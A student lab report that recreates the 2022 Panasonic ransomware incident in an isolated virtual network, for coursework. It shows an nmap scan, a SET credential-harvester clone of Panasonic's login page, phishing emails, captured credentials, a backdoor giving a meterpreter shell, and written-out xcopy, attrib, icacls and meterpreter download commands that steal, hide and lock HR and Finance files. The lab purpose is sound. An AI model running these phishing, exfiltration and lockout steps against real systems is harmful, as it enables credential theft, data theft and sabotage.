SPR600 Detection

Attack Tutorial Report

Incident ID: Final Individual Project


Report Created By: Syed Mujahid Hamid Ali

Student ID: 161202213

Table of Contents

Network Setup & Diagram

IP Address	Operating System	Role
192.168.99.1	Ubuntu 20.04	Database Server
192.168.99.2	Windows Server 2019	File Management Server
192.168.99.10	Ubuntu 20.04	IDS
192.168.99.69	Kali	Attacker
192.168.99.99	Windows 10 Pro	Workstation-PC




Overview

This attack was focused on recreating the Panasonic cyberattack incident that took place in Feb 2022 which involved the company targeted in a ransomware attack done by Conti, who stole sensitive files from HR and Finance departments.

In this smaller scale of recreating this attack, an infrastructure was setup with five machines as shown in the network diagram above across the network 192.168.99.0/24. Three target machines were setup, namely a workstation that is connected to a file management server, on which shared folders are hosted, which were compiled and made on the database server.

Attack Methodology & Simulation

First the machines were made and configured to have the specific roles and features installed along with IP addresses set as static. For the file management server, the file service was installed as well.



Select server roles

Select one or more roles to install on the selected server.

Roles

- □ Device Health Attestation
- □ DHCP Server
- □ DNS Server
- □ Fax Server
- ■ File and Storage Services (2 of 12 installed)
  - ■ File and iSCSI Services (1 of 11 installed)
    - ☑ File Server (Installed)
    - □ BranchCache for Network Files
    - □ Data Deduplication
    - □ DFS Namespaces
    - □ DFS Replication
    - □ File Server Resource Manager
    - □ File Server VSS Agent Service
    - □ iSCSI Target Server
    - □ iSCSI Target Storage Provider (VDS and VSS
    - □ Server for NFS
    - □ Work Folders
  - ☑ Storage Services (Installed)
- □ Host Guardian Service


Description

File and iSCSI Services provides technologies that help you manage file servers and storage, reduce disk space utilization, replicate and cache files to branch offices, move or fail over a file share to another cluster node, and share files by using the NFS protocol.

```
Syed Mujahid Hamid Ali
161202213
SPR600
```

Ln 5, Col 7 | 39 characters | 100% | Windows | UTF-8

Next, an Nmap scan was performed by the attacker to gather details about the existing IP addresses and their open ports in the target network.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap 192.168.99.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-06 01:03 EDT
Nmap scan report for 192.168.99.1
Host is up (0.00053s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE
3306/tcp open  mysql

Nmap scan report for 192.168.99.2
Host is up (0.00017s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap scan report for 192.168.99.10
Host is up (0.00021s latency).
All 1000 scanned ports on 192.168.99.10 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.99.69
Host is up (0.00034s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 192.168.99.99
Host is up (0.00014s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 256 IP addresses (5 hosts up) scanned in 4.56 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ █
```

```
Syed Mujahid Hamid Ali
161202213
SPR600
```

Ln 5, Col 7 | 39 characters | 100% | Windows | UTF-8


With this information, the attacker found the Workstation-PC to be the victim of choice and proceeded to get more details for it. By gathering information, the attacker found that the victim machine was connected to a file server that was hosting shared folders accessed by the victim. This contained folders of sensitive files from the HR and Finance departments.



Share	Local Path	Protocol	Availability Type
◢ FileServer (4)			
Desktop	C:\Users\Administrator\Desktop	SMB	Not Clustered
Finance	C:\Users\Administrator\Desktop\Finance	SMB	Not Clustered
HR	C:\Users\Administrator\Desktop\HR	SMB	Not Clustered
Users	C:\Users	SMB	Not Clustered

```
Syed Mujahid Hamid Ali
161202213
SPR600
```


For the actual attack, the attacker started by using 'setoolkit' to clone a login page form of Panasonic and connect the backend of the page to the attacker machine such that they get the login credentials once a user falls for the phishing link.



```
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.146]: 192.168.99.69
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: partner.na.panasonic.com/login?locale=us

[*] Cloning the website: http://partner.na.panasonic.com/login?locale=us
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

```
Syed Mujahid Hamid Ali
161202213
SPR600
```

This link was sent via a phishing email targeted to ‘Barack Obama’, who was chosen to be the target user.



Proton Mail needs your permission to enable desktop notifications.

Your Password has Expired!!!!!!!!!!!!

From Panasonic Security <secparasonic@proton.me>
To barackobama4prezzy@proton.me

Hi Barack,

You are getting this email because your password is about to expire, if you do not login soon and change your password to your account you may lose access.

Please click the link below to login or you will lose access!

Click here: Check Password


Thanks,

Password Team

Panasonic

```
Syed Mujahid Hamid Ali
161282213
SPR600
```

Once the user clicked on the link, he was shown a familiar login page, but with a different URL. Considering that, the user ignores it and proceeds to log in.



Not secure | login.paanasonic.com

Panasonic

Username: Barack Obama

Password: ••••••••

Log In

□ Remember me


Forgot Your Password?

panasonic corporation of north america employee? Log In

© 2024 Panasonic Partner Portal. All rights reserved.

```
Syed Mujahid Hamid Ali
161282213
SPR600
```

Once the user clicked the ‘Login’ button, the attacker immediately gets the username and password of the user that fell for the phishing trap.




```
IF you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.146]: 192.168.99.69
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: partner.na.panasonic.com/login?locale=us

[*] Cloning the website: http://partner.na.panasonic.com/login?locale=us
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.99.99 - - [05/Apr/2024 16:24:46] "GET / HTTP/1.1" 200 -
192.168.99.99 - - [05/Apr/2024 16:24:48] "GET /img/icon/capslock_blue.png HTTP/1.1" 404
192.168.99.99 - - [05/Apr/2024 16:24:48] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: pqs=?locale=us
PARAM: un=Barack+Obama
PARAM: width=1918
PARAM: height=920
PARAM: hasRememberUn=true
PARAM: startURL=
POSSIBLE USERNAME FIELD FOUND: loginURL=
POSSIBLE USERNAME FIELD FOUND: loginType=
PARAM: useSecure=true
PARAM: local=
PARAM: lt=standard
PARAM: qs=
PARAM: locale=
PARAM: oauth_token=
PARAM: oauth_callback=
POSSIBLE USERNAME FIELD FOUND: login=
PARAM: serverid=
PARAM: display=page
POSSIBLE USERNAME FIELD FOUND: username=Barack+Obama
PARAM: pw=P@ssw0rd
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.99.99 - - [05/Apr/2024 16:25:05] "GET /favicon.ico HTTP/1.1" 404 -
```

```
Syed Mujahid Hamid Ali
161202213
SPR500
```

Attacker - VMware Workstation
File Edit View VM Tabs Help
Attacker
kali@kali: ~
File Actions Edit View Help
Ln 3, Col 7 39 characters 100% Windows UTF-8
To direct input to this VM, click inside or press Ctrl+G.
4:25 PM
2024-04-05

With this, the attacker was able to login to the victim machine. Then the attacker sent another email, which contained a file that could be deployed and ran to create a backdoor.



Our newest Software Updater is here !!!!!!!!!!!!!!!

From Panasonic Security <secpanasonic@proton.me>
To barackobama4prezzy@proton.me

Greetings,

To celebrate the release of our newest product, we have decided to give you a free key to unlock and use the application with its premium features.
Kindly download it via the file attached

Thanks

Security Team

Panasonic

72.13 KB 1 file attached


softwareupdater.exe 72.13 KB

```
Syed Mujahid Hamid Ali
161202213
SPR500
```

Workstation-shamid-ali - VMware Workstation
File Edit View VM Tabs Help
(3) Inbox | barackobama4prezzy
https://mail.proton.me/u/1/inbox/
Proton Mail needs your permission to enable desktop notifications.
Proton Mail
New message
Inbox
Drafts
Sent
Starred
More
Folders
Labels
Continue setting up your email
Discover privacy features
Auto-forward Gmail
Update your logins
Get the App
2.07 MB / 500.00 MB
5.0.37.10
Upgrade
barackobama
barackobama4prezzy@proton.me
1:58 PM
Type here to search
2:00 PM
4/5/2024
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
5:00 PM
2024-04-05

This backdoor was run and allowed the attacker to get shell access to the machine, which was used to run commands that allowed the attacker to do the following:


- Access the shared folder.
- Copy files from the shared folder locally on the victim machine.
- Lock and encrypt the shared folders.



```
Z:\>xcopy /h /i /c /k /e /r /y Z: C:\Users\Barack Obama\Desktop
xcopy /h /i /c /k /e /r /y Z: C:\Users\Barack Obama\Desktop
Invalid number of parameters

Z:\>xcopy /h /i /c /k /e /r /y Z: C:\Users\Test
xcopy /h /i /c /k /e /r /y Z: C:\Users\Test
Z:desktop.ini
Z:Finance\balance-sheet.xlsx
Z:Finance\business-plan-template.docx
Z:Finance\cash-flow-statement.xlsx
Z:Finance\income-statement.xlsx
Z:HR\Applicant Drug and Alcohol Test Consent Form.docx
Z:HR\Candidate Evaluation Form.docx
Z:HR\Emergency Information Form.docx
Z:HR\EMPLOYEE STATUS CHANGE.docx
Z:HR\Employment Verification Form.docx
Z:HR\Professional Development Form.docx
11 File(s) copied

Z:\>popd
popd

C:\Users\Barack Obama\Downloads>attrib +h +s \\192.168.99.2\Desktop
attrib +h +s \\192.168.99.2\Desktop
File not found - \\192.168.99.2\Desktop

C:\Users\Barack Obama\Downloads>attrib +h +s \\192.168.99.2\Desktop\
attrib +h +s \\192.168.99.2\Desktop\
File not found - \\192.168.99.2\Desktop\

C:\Users\Barack Obama\Downloads>pushd
pushd

C:\Users\Barack Obama\Downloads>pushd \\192.168.99.2\Desktop\
pushd \\192.168.99.2\Desktop\

Z:\>attrib +h +s \HR
attrib +h +s \HR

Z:\>attrib +h +s \Finance
attrib +h +s \Finance

Z:\>icacls \HR /deny "Everyone:(RD,WD,AD,DC)"
icacls \HR /deny "Everyone:(RD,WD,AD,DC)"
processed file: \HR
Successfully processed 1 files; Failed processing 0 files

Z:\>icacls \Finance /deny "Everyone:(RD,WD,AD,DC)"
icacls \Finance /deny "Everyone:(RD,WD,AD,DC)"
processed file: \Finance
```

Syed Mujahid Hamid Ali
161202213
SPR600


Once that was done, the attacker exited the shell and saved the folders that were downloaded on the victim to their local attacker machine, which could be used to leverage in ransomware.



```
pushd \\192.168.99.2\Desktop\

Z:\>attrib +h +s \HR
attrib +h +s \HR

Z:\>attrib +h +s \Finance
attrib +h +s \Finance

Z:\>icacls \HR /deny "Everyone:(RD,WD,AD,DC)"
icacls \HR /deny "Everyone:(RD,WD,AD,DC)"
processed file: \HR
Successfully processed 1 files; Failed processing 0 files

Z:\>icacls \Finance /deny "Everyone:(RD,WD,AD,DC)"
icacls \Finance /deny "Everyone:(RD,WD,AD,DC)"
processed file: \Finance
Successfully processed 1 files; Failed processing 0 files

Z:\>popd
popd

C:\Users\Barack Obama\Downloads>exit
exit
meterpreter > download C:\\Users\\Test /home/kali/Desktop
[*] downloading: C:\Users\Test\desktop.ini → /home/kali/Desktop/desktop.ini
[*] Completed  : C:\Users\Test\desktop.ini → /home/kali/Desktop/desktop.ini
[*] mirroring  : C:\Users\Test\Finance → /home/kali/Desktop/Finance
[*] downloading: C:\Users\Test\Finance\balance-sheet.xlsx → /home/kali/Desktop/Finance/balance-sheet.xlsx
[*] Completed  : C:\Users\Test\Finance\balance-sheet.xlsx → /home/kali/Desktop/Finance/balance-sheet.xlsx
[*] downloading: C:\Users\Test\Finance\business-plan-template.docx → /home/kali/Desktop/Finance/business-plan-template.docx
[*] Completed  : C:\Users\Test\Finance\business-plan-template.docx → /home/kali/Desktop/Finance/business-plan-template.docx
[*] downloading: C:\Users\Test\Finance\cash-flow-statement.xlsx → /home/kali/Desktop/Finance/cash-flow-statement.xlsx
[*] Completed  : C:\Users\Test\Finance\cash-flow-statement.xlsx → /home/kali/Desktop/Finance/cash-flow-statement.xlsx
[*] downloading: C:\Users\Test\Finance\income-statement.xlsx → /home/kali/Desktop/Finance/income-statement.xlsx
[*] Completed  : C:\Users\Test\Finance\income-statement.xlsx → /home/kali/Desktop/Finance/income-statement.xlsx
[*] mirrored   : C:\Users\Test\Finance → /home/kali/Desktop/Finance
[*] mirroring  : C:\Users\Test\HR → /home/kali/Desktop/HR
[*] downloading: C:\Users\Test\HR\Applicant Drug and Alcohol Test Consent Form.docx → /home/kali/Desktop/HR/Applicant Drug and Alcohol Test Consent Form.docx
[*] Completed  : C:\Users\Test\HR\Applicant Drug and Alcohol Test Consent Form.docx → /home/kali/Desktop/HR/Applicant Drug and Alcohol Test Consent Form.docx
[*] downloading: C:\Users\Test\HR\Candidate Evaluation Form.docx → /home/kali/Desktop/HR/Candidate Evaluation Form.docx
[*] Completed  : C:\Users\Test\HR\Candidate Evaluation Form.docx → /home/kali/Desktop/HR/Candidate Evaluation Form.docx
[*] downloading: C:\Users\Test\HR\Emergency Information Form.docx → /home/kali/Desktop/HR/Emergency Information Form.docx
[*] Completed  : C:\Users\Test\HR\Emergency Information Form.docx → /home/kali/Desktop/HR/Emergency Information Form.docx
[*] downloading: C:\Users\Test\HR\EMPLOYEE STATUS CHANGE.docx → /home/kali/Desktop/HR/EMPLOYEE STATUS CHANGE.docx
[*] Completed  : C:\Users\Test\HR\EMPLOYEE STATUS CHANGE.docx → /home/kali/Desktop/HR/EMPLOYEE STATUS CHANGE.docx
[*] downloading: C:\Users\Test\HR\Employment Verification Form.docx → /home/kali/Desktop/HR/Employment Verification Form.docx
[*] Completed  : C:\Users\Test\HR\Employment Verification Form.docx → /home/kali/Desktop/HR/Employment Verification Form.docx
[*] downloading: C:\Users\Test\HR\Professional Development Form.docx → /home/kali/Desktop/HR/Professional Development Form.docx
[*] Completed  : C:\Users\Test\HR\Professional Development Form.docx → /home/kali/Desktop/HR/Professional Development Form.docx
[*] mirrored   : C:\Users\Test\HR → /home/kali/Desktop/HR
meterpreter > 
```

Syed Mujahid Hamid Ali
161202213
SPR600

To hide their traces, the attacker deleted the files and folders from the victim machine as well.



This folder is empty.

```
Syed Mujahid Hamid Ali
161202213
SPR600
```

References

- **“Panasonic Canadian operations suffer data breach,” *www.securitymagazine.com.* Panasonic Canadian operations suffer data breach | Security Magazine**

- **C. Page, “Panasonic’s Canadian operations hit by cyberattack,” *TechCrunch*, Apr. 11, 2022. Panasonic says Canadian operations hit by ‘targeted’ cyberattack | TechCrunch**

- **“Panasonic: February ransomware attack only affected Canada branch,” *therecord.media*. Panasonic: February ransomware attack only affected Canada branch (therecord.media)**

- **FORTINET, “What is Data Exfiltration and How can you prevent it?,” *Fortinet*. What is Data Exfiltration and How Can You Prevent It? | Fortinet**

- **Microsoft, “What is Phishing? | Microsoft Security,” *www.microsoft.com*, 2023. What Is Phishing? | Microsoft Security**

